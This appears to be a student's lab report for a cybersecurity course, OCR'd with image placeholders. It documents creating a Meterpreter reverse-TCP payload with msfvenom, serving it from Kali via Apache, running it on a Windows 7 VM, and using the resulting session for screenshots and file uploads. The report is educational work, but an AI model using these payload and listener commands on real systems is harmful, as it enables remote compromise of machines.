


Procedure:

- I entered “shell” and then I enterd “date” to obtain local time.

Task C. Exploit Windows 7 with a deliverable payload.
In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.


The requirements for your payload are (10 pt, 5pt each):
• Payload Name: Use your MIDAS ID (for example, pjiang.exe)
• Listening port: DDMMYY (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.)
[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:



Procedure:

- I started metasploit.
- I used multi/handler exploit
- I set the lhost to 192.168.10.13
- I set the lport to 21323
- I executed “exploit” command
- I opened msfvenom and executed “msfvenom -p windows/meterpreter/reverse_tcp lport=21323 lhost291.168.10.13 -f exe –o jdyco001.exe”
- Used “cp jdyco001.exe var/www/html/” to make it accessible using the browser
- I started apache2
- I moved to windows 7 VM and opened the link: 192.168.10.13/jdyco001.exe and it automatically downloaded.
- The listerner in external kali executed the connection and opened the meterpreter


1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)



Procedure:

- I executed the screenshot command.

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)



Procedure:

- I created a text file with the name “IMadeIT-jdyco001.txt” with the timestamp inside using the echo command.
- I used the cd command in the meterpreter to navigate to the desktop location: C:\Users\window 7\Desktop”

- I used the upload command to move the file to windows 7 desktop.
- The window on the right displays the windows 7 VM with the text file after uploading.